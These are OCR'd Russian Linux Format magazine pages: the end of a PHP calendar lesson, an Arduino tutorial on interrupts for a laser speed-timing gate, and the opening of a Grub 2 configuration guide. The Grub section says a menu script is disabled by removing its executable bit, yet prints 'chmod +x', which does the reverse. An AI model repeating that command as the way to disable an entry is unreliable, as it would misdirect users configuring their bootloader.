
Попробуйте изменить календарь; можно быть более конкретным с датами и создать события, которые происходят, например, ежедневно. В качестве упражнения взгляните на функцию `date()` и измените календарь так, чтобы выводимые сообщения менялись в зависимости от текущего часа. Помните, что вам потребуются записи не для каждого дня – только для каждого часа. **LXF**

Через месяц

В следующей статье мы познакомимся с формами и практическими вопросами безопасности. Мы создадим простую форму и научимся проверять ее на корректность данных, а также дополним созданный в этой статье календарь F1 новой функциональностью.

Arduino: Польза

Arduino – это не только монтаж. **Ник Вейч** покажет пару полезных приемов программирования и создаст радар контроля скорости с точностью лазера.



» Принципиальная схема триггера Шмитта, построенная всего из нескольких резисторов и пары транзисторов.

Что нам нужно

Для этого исследования прерываний вам понадобятся две нажимные кнопки, немного проволоки и Arduino. Если вы хотите создать полноценный мини-проект для измерения скорости, вам понадобятся несколько датчиков – например, два фоторезистора и две лазерных указки; или два датчика давления, или другое оборудование.

Ранее мы узнали, как объединять компоненты различных типов в проектах Arduino, но сегодня мы прервемся на специальное руководство о том, как программировать в Arduino встроенную функцию.

Взгляните на этот простенький фрагмент кода:

```
int sensorValue=0;
void setup() {
  pinMode(2, INPUT);
  digitalWrite(2, HIGH);
  pinMode(13, OUTPUT);
}
void loop() {
  sensorValue = digitalRead(2);
  digitalWrite(13, !sensorValue);
}
```

Цепь представить себе легко: в ней всего одна нажимная кнопка, помещенная между выводом 2 и Землей, и при ее нажатии загорается встроенный светодиод на выводе 13.

Единственный вопрос, который мог у вас возникнуть – почему мы устанавливаем значение вывода в «единицу» (HIGH) и программно инвертируем считываемое значение для управления светодиодом. А это экономит время на добывание резистора 10 кОм, чтобы он выступал в качестве понижающего, если вы хотите подключить кнопку к плюсовому выводу напряжения питания и включать светодиод сигналом «единица» (HIGH).

Нашим мозгам удобнее считать включение «единицей» (HIGH), но этого как раз и стоит остерегаться – то, во что хочется верить головой, иногда не самый эффективный способ решения пробле-

мы. В нашем случае – в Arduino есть встроенные повышающие резисторы, которые удерживают выходной сигнал на уровне «единицы», и его уровень легко понизить простым нажатием кнопки. А вот встроенных понижающих резисторов нет, и если надо удерживать вывод на уровне «нуля», об этом придется думать самим.

Это важно помнить, хотя код такого и не отражает. Вы нажимаете кнопку, свет загорается, и попроси вы кого-нибудь написать соответствующий код, вы получили бы именно такой. С ним все в порядке. В основном цикле проверяется входной сигнал, и согласно с ним включается или отключается светодиод.

Ну, а теперь взгляните на следующий фрагмент кода:

```
int sensorValue=0;
void setup() {
  pinMode(2, INPUT);
  digitalWrite(2, HIGH);
  pinMode(13, OUTPUT);
}
void loop() {
  int j;
  sensorValue = digitalRead(2);
  digitalWrite(13, !sensorValue);
  for (int i=0; i<1000; i++){
    j = j+i*i;
    delay(100);
  }
  j= 1;
}
```

В чем разница? Мы здесь добавили в цикл некие произвольные действия. Их смысл роли не играет: они вставлены лишь для иллюстрации. Что произойдет, если выполнить этот код на нашей цепи? На вид все то же, да? Если да, вы просто слишком медленно нажимаете кнопку... попробуйте еще!

»» **Месяц назад** Мы соорудили регистратор данных.

ПРЕРЫВАНИЙ

Проблема в том, что все эти вычисления в главном цикле отнимают изрядную часть процессорного времени. А значит, за заданный временной интервал обработается меньшее количество итераций цикла; откуда следует, что код, проверяющий, нажата ли кнопка, будет выполняться реже, чем прежде, и некоторые нажатия кнопок вообще не обнаружатся.

Такая неотзывчивость может раздрадовать конечного пользователя: для регистрации события ему придется целенаправленно и убедительно давить на кнопку. Бывает и хуже. Переключающий сигнал датчика для наблюдения за определенными событиями часто очень непродолжителен (порядка нескольких десятков микросекунд, в зависимости от применяемых датчиков), и его легко пропустить совсем. А если вам требуется обеспечить действие почти сразу же по срабатыванию триггера? Например, если датчики близости робота говорят, что он вот-вот рухнет со скалы, надо, чтобы двигатели застопорились немедленно, а не когда от робота останется дымящаяся куча смятых деталей «Лего».

В подобных случаях не обойтись без прерываний. В большинстве процессоров и во многие микропроцессоры встроен именно такой способ привлечения внимания работающего процессора – это вроде горячей телефонной линии прямо от босса.


Процессор выполняет себе свою обычную работу, но когда происходит нечто важное, он получает вызов от менеджера прерываний, который велит ему запустить процедуру обслуживания прерывания (**Interrupt Service Routine – ISR**). По сути дела, заданное условие самостоятельно проверяется особой частью микроконтроллера – без затрат времени нашего кода.

Процессор периодически проверяет, не установлен ли какой-либо флаг прерывания, и если да, то выполняет заранее заданное действие – исполняет заданный фрагмент кода. Код процедуры обслуживания прерывания не лишен ограничений: она не может принимать параметры и возвращать результаты, что может показаться серьезным недостатком. Но она способна изменять выполнение основного цикла, пользуясь глобальными переменными, или просто установить флаг, давая знать основному процессу, что произошло событие.

Из-за возможной перегрузки на стандартных микросхемах Atmega доступны всего два прерывания, связанных с выводами 2 и 3. Процедура обслуживания прерывания может быть запущена по возрастающему фронту (т.е. вывод переключается в состояние «единица»), по спадающему фронту или по изменению состояния – эти случаи покрывают все возможные ситуации.

Для кода Arduino существуют специальные команды прерывания, но главное – воспользоваться методом **attachInterrupt()** для установки ISR. Он принимает три параметра: используемое прерывание (0 = вывод 2, 1 = вывод 3), имя запускаемой процедуры обработки прерывания и событие, вызывающее прерывание. Упомянутым нами событиям в коде соответствуют константы **RISING**, **FALLING** и **CHANGE**. Вот наш пример, в котором управление на сей раз осуществляется прерываниями:

```
int sensorValue=0;
void setup() {
  pinMode(2, INPUT);
```



```
digitalWrite(2, HIGH);
pinMode(13, OUTPUT);
attachInterrupt(0,caught0,CHANGE);
}
void loop() {
  int j;
  for (int i=0; i<1000; i++){
    j = j+i*i;
    delay(100);
    j= 1;
  }
}
void caught0(){
  sensorValue = digitalRead(2);
  digitalWrite(13, !sensorValue);
}
```

Мы взяли код, который включает и выключает светодиод, и связали его с прерыванием. Так как событие возникает при изменении значения вывода, оно и включает, и выключает светодиод, поэтому мы считываем текущее значение.

Если событие будет очень-очень коротким, есть шанс, что к моменту считывания значения оно изменится снова – если вам нужна такая точность, можно сделать две отдельные процедуры обслуживания прерывания и управлять ими событиями **RISING** и **FALLING**, тем избежав необходимости проверять текущее состояние вывода. Теперь можно нажимать кнопку с любой скоростью – хотя посторонний код все еще выполняется, нажатия кнопок получают заслуженный ими приоритет.


Если требуются два прерывания – скажем, один датчик что-то включает, а другой выключает – можно добавить другую процедуру обслуживания прерывания и инициализировать ее точно таким же образом:

» Это внутренняя принципиальная схема микросхемы 74123. Триггеры Шмитта на входах улучшают ваши сигналы.

Скорая помощь

Если что-то не работает как должно, в 90% случаев это означает, что не подключено то, что вы считали подключенным. Прежде чем разламывать схему, проверьте соединения тестером.

» Пропустили номер? Узнайте на с. 104, как получить его прямо сейчас.



➤ На этой схеме, нарисованной во Fritzing, показана достаточно простая сборка с двумя фотодатчиками. На практике можно разместить датчики и подальше друг от друга!

```
int sensorValue=0;
void setup() {
  pinMode(2, INPUT);
  pinMode(3, INPUT);
  digitalWrite(2, HIGH);
  digitalWrite(3, HIGH);
  pinMode(13, OUTPUT);
  attachInterrupt(0,caught0,FALLING);
  attachInterrupt(1,caught1,FALLING);
}
void loop() {
  int j;
  for (int i=0; i<1000; i++){
    j = j+i*i;
    delay(100);
    j= 1;
  }
}
void caught0(){
  digitalWrite(13, HIGH);
}
void caught1(){
  digitalWrite(13, LOW);
}
```

Любопытствуете, когда может возникнуть такая ситуация? Простой пример – датчик скорости. Чтобы вычислить скорость движения чего-либо, можно взять два датчика, обнаруживающих, когда объект проходит две заданные точки. Измерение времени между этими моментами позволит вычислить среднюю скорость.

В Arduino есть встроенный таймер, подсчитывающий время в миллисекундах. Его значение можно узнать в любой момент вызовом функции `millis()`, которая возвратит беззнаковое целое число [unsigned long] – количество миллисекунд, прошедших с момента включения таймера. Учтите, что это значение не всегда точное: процедуры обработки прерываний, особенно длинные, влияют на работу часов (потому что прерывания важнее всего), но для простой ISR заметной разницы не будет. Попробуйте следующий код:


```
int sensorValue=0;
boolean running = LOW;
unsigned long startTime;
unsigned long intervalTime;
void setup() {
  pinMode(2, INPUT);
```

```
pinMode(3, INPUT);
digitalWrite(2, HIGH);
digitalWrite(3, HIGH);
pinMode(13, OUTPUT);
attachInterrupt(0,caught0,FALLING);
attachInterrupt(1,caught1,FALLING);
Serial.begin(9600);
}
void loop() {
  int j;
  for (int i=0; i<1000; i++){
    j = j+i*i;
    delay(100);
    j= 1;
  }
}
void caught0(){
  digitalWrite(13, HIGH);
  if (!running) {
    running = HIGH;
    startTime=millis();
  }
  Serial.println(millis(), DEC);
}
void caught1(){
  if (running){
    running = LOW;
    digitalWrite(13, LOW);
    intervalTime=millis()-startTime;
    Serial.println(intervalTime, DEC);
  }
}
```

В этой версии кода есть ряд изменений. Мы создали несколько переменных для хранения времени, а также булевскую переменную, выступающую в качестве флага. При нажатии первой кнопки процедура обработки прерывания устанавливает флаг в значение «единица» (HIGH), если оно еще не задано, и запускает таймер. Если флаг уже в состоянии «единица», событие полностью игнорируется. Это поведение означает, что мы не получим множествен-

Скорая помощь

Из оставшихся 10% проблем, 9,99% простекают из неверных предположений, сделанных вами. В случае сомнений проверьте свои теории с помощью имитатора электрических цепей, типа *Ktechlab* или *SPICE*.



➤ Схема платы для определения скорости, с двумя фотодатчиками. Информацию о правильном подключении ЖК-экрана стоит посмотреть в документации.

➤ Не хотите пропустить номер? Подпишитесь на [www.linuxformat.ru/subscribe/!](http://www.linuxformat.ru/subscribe/)

ных срабатываний триггера – таймер работает и продолжит работу до тех пор, пока не будет остановлен вторым нажатием кнопки/прерыванием. Оно проверит, что флаг находится в состоянии «единица» (HIGH), и если да, то остановит часы и определит разницу во времени – еще раз повторю, что подход с проверкой флага означает, что случайное срабатывание триггера не остановит часы до того, как они запущены. Затем результат отправляется по последовательной линии связи, потому что пока у нас нет выводящего устройства (мы перейдем к нему через минуту).

В реальной системе не предполагается, что человек нажмет кнопку, пробежит мимо и затем нажмет другую кнопку – нужна какая-то пусковая система, не влияющая на скорость объекта. Существует множество способов ее сделать: от бэйджиков радиочастотной идентификации до датчиков давления, датчиков движения PIR и т. д. С точки зрения точности и дешевизны компонентов, лучший вариант – система с прерывистым лазерным лучом.

Направьте лазер на фоторезистор, и благодаря интенсивному сфокусированному лучу выходное значение сильно изменится даже при обильном фоновом освещении (при желании снизить влияние рассеянного света, поместите фотодиод в кусок соломинки или нечто подобное).

Остается преобразовать этот сигнал в событие, которое можно измерить. От аналоговых входов проку мало – прерывания на этих выводах не работают, и в любом случае процесс считывания аналогового значения слишком медленный; значит, нужно преобразовать аналоговое значение в цифровое. Если вы читали первую статью из этой серии (LXF151), то должны самодовольно поздравить себя с догадкой, что нам понадобится триггер Шмитта.

Мы уже говорили о том, как создать простой триггер Шмитта, и не будем углубляться в эту тему, ограничившись показом принципиальной схемы для тех, кто все пропустил.

Преимущество подобной обработки выходного сигнала двойное: во-первых, вы получаете «защищенный от шума» сигнал – здесь нет места для ложного срабатывания триггера и колебания выходного сигнала, вызывающее сложности в программе. Во-вторых, вы получаете сигнал с корректным логическим уровнем, однозначно передающим «единицу» или «ноль» на другое устройство или на Arduino.


Идем за покупками

Все это можно собрать самостоятельно, но, возможно, часть будет удобнее купить готовым. Можно приобрести интегральную схему со множеством триггеров Шмитта, часто в инвертирующем формате, так что низкому напряжению на входе соответствует «единица» на выходе, а высокому – «ноль».

Шесть триггеров Шмитта в стандартном 14-контактном DIP-корпусе доступны в микросхеме 74ACT14 – каждый обойдется пенсов в 10. Я обычно приобретаю чуть более удобные микросхемы 74F132 или HCF4093 со сдвоенными триггерами Шмитта, поступающими на вход вентиля «И-НЕ». Это означает, что можно подать сигнал на один из входов вентиля «И-НЕ» и управлять сигналом на другом входе (или подавать туда другой сигнал), чтобы переводить выходной сигнал схемы «И-НЕ» в состояние «единица» или «ноль». Если вам нужен одиночный инвертор, просто соедините оба входа.

Недостаток микросхем тот, что выходные уровни имеют малую мощность (с током порядка нескольких десятков мА) – для логических уровней они подходят прекрасно, но если вы хотите с их помощью управлять светодиодом или чем-то другим, все равно придется использовать транзистор.

Поэтому мы подключили к схеме подходящий резистор, чтобы создать делитель напряжения с фоторезистором. Убедитесь, что



» Кусок коктейльной соломинки заблокирует большую часть рассеянного света. В схеме также есть светодиод – он сигнализирует, что фоторезистор достаточно освещен.

фоторезистор находится внизу схемы, чтобы при освещении лазером он формировал низкое выходное напряжение. Пройдя через инвертор Шмитта, этот сигнал преобразуется в обычный сигнал «единица» (HIGH), который спадет, когда луч прервется. Если вы используете другие микросхемы или датчики, измените код соответствующим образом (или перепишите код так, чтобы он работал по возрастанию фронта сигнала – RISING).

Самая хитрая часть всей схемы – нацеливание лазера на фоторезисторы. Если вы измеряете скорость бегуна или чего-то большого, необходима прочная опора, например, стопка кирпичей, потому что даже небольшое дрожание лазера может привести к ошибке в измерениях. Для лабораторных исследований, при которых луч проходит короткое расстояние, проще собрать некую рамку, которая поддерживает луч сфокусированным.

Наконец, для отображения результата нужно придумать способ получше. Для этого существуют модули многострочных ЖК-экранов. Большинство из них используют микросхему HD44780 как параллельный интерфейс к размещенным на плате оперативной памяти и логике управления дисплеем, поэтому передавать туда данные просто (существует библиотека Arduino специально для этих целей). Ей требуется шесть дополнительных выводов, так как она использует полубайтовый параллельный интерфейс (четыре линии с данными), но ресурсов Arduino тут вполне хватит.

В начале кода библиотеку нужно подключить явно:

```
#include <LiquidCrystal.h>
```

и создать экземпляр дисплея:

```
LiquidCrystal lcd(11,12,5,6,7,8);
```

Приведенные здесь параметры – выводы регистра выбора (Register Select – RS) и «доступен» (Enable – E) дисплея, за которыми следуют четыре вывода данных (DB4-7). Дисплей, как правило, имеет больше выводов, чем указано здесь (обычно 16), но точное местоположение выводов может отличаться, поэтому перед установкой дисплея в схему ознакомьтесь с документацией.

Также доступны несколько полезных методов:

```
lcd.begin(16,2); // установка дисплея с 2 строками и 16 столбцами
```

```
lcd.display(); // включение дисплея
```

```
lcd.noDisplay(); // выключение дисплея
```

```
lcd.print("Hello, World!"); // печать строки
```

```
lcd.print(variable, DEC); // печать десятичного значения переменной
```

В документации есть и другие функции (www.arduino.cc/en/Tutorial/LCDLibrary), но почитайте документацию по ЖК-экрану – у вашей модели дисплея могут быть персональные свойства.

На этом наш рассказ о прерываниях закончен; они могут быть весьма полезны во всех типах проектов, включая двигатели и робототехнику, с которыми мы познакомимся в следующий раз. LXF

» **Через месяц** Приведем в движение моторы и сервоприводы.

Grub 2: Пособие

Марко Фиоретти рассказывает самое важное, что необходимо знать о новом стандартном загрузчике Linux.



Наш эксперт


Марко Фиоретти – автор *The Family Guide to Digital Freedom* [Семейное руководство к цифровой свободе]. Он также активист свободного ПО и программист.

Grub – это Grand Unified Boot Loader [Великолепный унифицированный загрузчик], который много лет почти единолично загружал системы GNU/Linux. Первый *Grub* медленно, но верно покидает наши компьютеры, унося с собой все хитрости настройки загрузки, которым мы учились годами. Его преемник, *Grub 2*, более гибок, однако его файлы и процедуры настройки сильно отличаются. На нашем уроке описываются новинки *Grub 2*, свежая структура его основных файлов настройки и простейшие трюки его настройки. В последней части представлены некоторые средства устранения неисправностей работы *Grub 2*, которые следует иметь под рукой, если что-нибудь пойдет наперекосяк.

Grub 2 обогатился массой новых функций. Некоторые из них интересны только для разработчиков; про них мы здесь упоминать не станем. Остальные можно подразделить на две группы: «может, оно мне и не надо, но как круто!» и «лучше бы это знать, так, на всякий пожарный». В первую категорию попадает поддержка не-x86 архитектур и меню с не-ASCII символами и более модульной архитектурой.

Что нового в Grub 2?

Изменения, более заметные конечному пользователю, включают скрипты в стиле оболочки, с условными операторами, а также поддержку универсальных уникальных идентификаторов (Universally Unique Identifiers, UUIDs). Это коды, присвоенные каждому устройству хранения в вашем компьютере: их применение резко улучшает обращение с внутренними и внешними накопителями, в особенности когда вы используете больше одной операционной системы. Другая крутая штука – *Grub 2* можно установить или переустановить в любой момент, как любой другой пакет.



» Вот так работает *Grub 2*: вы записываете глобальные установки в один файл и помещаете скрипты для пунктов меню в одну папку.

Однако если вы планируете устанавливать параллельно другие дистрибутивы Linux, лучше иметь специальный раздел `/boot`, отформатированный в `ext3`, чтобы избежать проблем с совместимостью разных процедур загрузки.

Архитектура Grub 2


Самые важные части *Grub 2* – это комплект текстовых файлов и пара скриптов. Первым делом следует ознакомиться с `/etc/default/grub`. Это текстовый файл, где можно задавать общие переменные настройки (см. врезку), а также другие свойства меню *Grub 2*.

Следующий большой блок *Grub 2* – папка `/etc/grub.d`. Здесь лежат все скрипты, определяющие пункты меню, включая даже те, что предназначены специальным утилитам типа *memtest86*. Как правило, все или большинство этих скриптов создаются во время процедуры установки *Grub 2*, однако можно создать и собственные. Независимо от своего происхождения, скрипты из `/etc/grub.d` используются для настройки *Grub 2*, только если они помечены как исполняемые. Другими словами, не обязательно удалять скрипт, если вы перестали нуждаться в каком-либо пункте меню – отметить его как неисполняемый достаточно для деактивации:

```
chmod +x /etc/grub.d/some_grub_script
```

Наконец, хотя имена и содержимое этих скриптов в разных дистрибутивах отличаются, везде их имена должны содержать двузначный цифровой префикс. Его цель состоит в определении порядка выполнения скриптов (то есть порядка соответствующих

ДЛЯ СТАРТА



► Базовое строение *Grub 2*, где учитываются глобальные установки — пользователи могут загружать любое из ядер Linux.

пунктов) при сборке меню *Grub 2*. Если, скажем для простоты, ваш каталог `/etc/grub.d` содержит только три скрипта, которые называются `10_ubuntu`, `15_debian` и `20_fedora`, в качестве вариантов загрузки вы увидите Ubuntu, Debian и Fedora именно в этом порядке. Из этого сразу следует, что если вам не по душе порядок пунктов меню, созданный при установке, вы можете поменять его, просто переименовав соответствующие скрипты на подходящие вам числовые префиксы.

Некоторые скрипты более или менее одинаковы во всех установках *Grub 2* в Linux. Первым будет (обратите внимание на префикс!) `00_header`: именно этот скрипт обрабатывает все, что вы поместили в `/etc/default/grub`. Затем у вас будут как минимум следующие: `10_linux`, `20_memtest86`, `30_os-prober` (в дистрибутивах на базе Debian) и `40_custom`. Первый, обновляемый при каждом обновлении ядра, создает один обычный и один резервный пункты меню для каждого ядра в разделе `/boot` по умолчанию. `20_memtest86` запускает утилиту проверки памяти `memtest86`. `Os-prober` (<http://kitenet.net/~joey/code/os-prober/>) — это ответвление от установщика Debian, чья задача состоит в попытке создать пункты меню для других операционных систем, расположенных на других разделах. Кроме Linux, `Os-prober` распознает Windows, Mac OS X и GNU Hurd. `40_custom` — контейнер, куда вы можете помещать, как рассказывалось ранее, собственные дополнительные пункты. В отличие от других скриптов, предоставляемых дистрибутивами, эти не будут перезаписываться при обновлении *Grub 2*.

Вход на grub.cfg

Файл, который считывается и выполняется, чтобы отобразилось меню загрузки, называется `/boot/grub/grub.cfg`. В нормальных условиях этот файл изменяется только при обновлении ядра или изменении тех файлов, про которые мы только что рассказали. Однако первым правилом *Grub 2* является «Да не коснется рука твоя `grub.cfg`, никоим образом». Это могут делать только скрипты, созданные для данной цели! Некоторые дистрибутивы предоставляют возможность использовать другой файл (`/boot/grub2/custom.cfg`) и передавать его содержимое скриптам в `/etc/grub.d`. Преимущество такого подхода — пользовательский файл

Переменные настройки Grub 2

Grub 2 богат переменными настройки — все они подробно описаны в официальной справке, в разделе, озаглавленном «Simple configuration handling» (см. врезку *Полезные ресурсы*). Вот некоторые из тех, что вы, быть может, захотите изменить в своем `/etc/default/grub`:

GRUB_TIMEOUT: Значение очевидно. Помните, что задержка, равная `-1`, означает `no timeout` — *Grub 2* будет бесконечно долго дожидаться, пока вы не выберете что-нибудь.

GRUB_DEFAULT и **GRUB_SAVEDEFAULT**: Первый содержит номер (начиная с 0) пункта меню, который будет выбран, если пользователь не сделает своего выбора. Если **GRUB_DEFAULT** установлен в `saved`, а **GRUB_SAVEDEFAULT** — в `true`, *Grub 2* будет

использовать опцию, выбранную в предыдущей загрузке.

GRUB_DISABLE_OS_PROBER и **GRUB_DISABLE_RECOVERY**: Когда эти опции установлены в `true`, *Grub 2* не отображает пункты, созданные `Os-prober`, и пункт `recovery`, соответственно. Если вам нужен только один пункт из этих, вам придется воссоздать его вручную с нуля.

GRUB_GFXMODE: Это разрешение текста в меню (а не фоновое изображение). Формат представления обычный, например `640x480`. Можно использовать любое значение, которое поддерживает ваша видеокарта.

Чтобы узнать, какие разрешения вам доступны, введите `c` в меню *Grub 2*, а затем `vbeinfo`.

всегда читается при загрузке, даже если вы не предпринимаете шагов, которые описываются в следующем параграфе.

Неважно, что именно вы запишете в любой из перечисленных скриптов — ничего не изменится, пока вы, так сказать, не скомпилируете их, чтобы появилась новая версия `/boot/grub2/grub.cfg`. Команда, производящая это действие, называется `update-grub`. На самом деле это немногим больше, чем псевдоним для `grub-mkconfig`, официальной утилиты настройки *Grub 2*. Если в вашем дистрибутиве нет `update-grub`, то для изменения поведения *Grub 2* следует запустить команду следующего вида:

```
grub-mkconfig -o /boot/grub/grub.cfg
```

и итог будет точно таким же. Когда бы вы ни вызывали эту процедуру, для создания `grub.cfg` `grub-mkconfig` работает с установками, определенными в `/etc/default/grub`, а все исполняемые файлы берутся из `/etc/grub.d` в порядке, определяемом их префиксами.


Настройка Grub 2

В некоторых дистрибутивах Linux вам (частично) позволяется настраивать меню загрузки во время изначальной установки. Наш первый совет состоит в том, чтобы пользоваться этой возможностью как можно больше. Перейдите в экспертный режим, если в выбранном дистрибутиве таковой имеется, и распланируйте все, что вы хотите изменить в *Grub 2*, до малейших деталей. Выполнение этого в более или менее контролируемом окружении утилиты установки сэкономит вам много времени, а также снизит вероятность ошибок. Даже если вы ничего не делали во время установки, вы все равно в любой момент можете поменять меню *Grub*. Такие графические интерфейсы, как *Grub Customiser*, могут ускорить выполнение задачи, но сейчас мы сосредоточимся на действиях, которые нужно проделать, когда, из-за повреждений системы, или по другим причинам, этот способ не годится. »



Быстрый и простой способ получить более опрятное меню *Grub 2* состоит в выключении пунктов меню `Os-prober` и `recovery`, что достигается установкой соответствующих конфигурационных опций в `true`.

» Не хотите пропустить номер? Подпишитесь на [www.linuxformat.ru/subscribe/!](http://www.linuxformat.ru/subscribe/)



➤ Редактировать текстовые файлы *Grub* нужно уметь, но GUI, подобные *Grub Customiser*, упростят ваши эксперименты (экранный снимок с otgubuntu.co.uk).

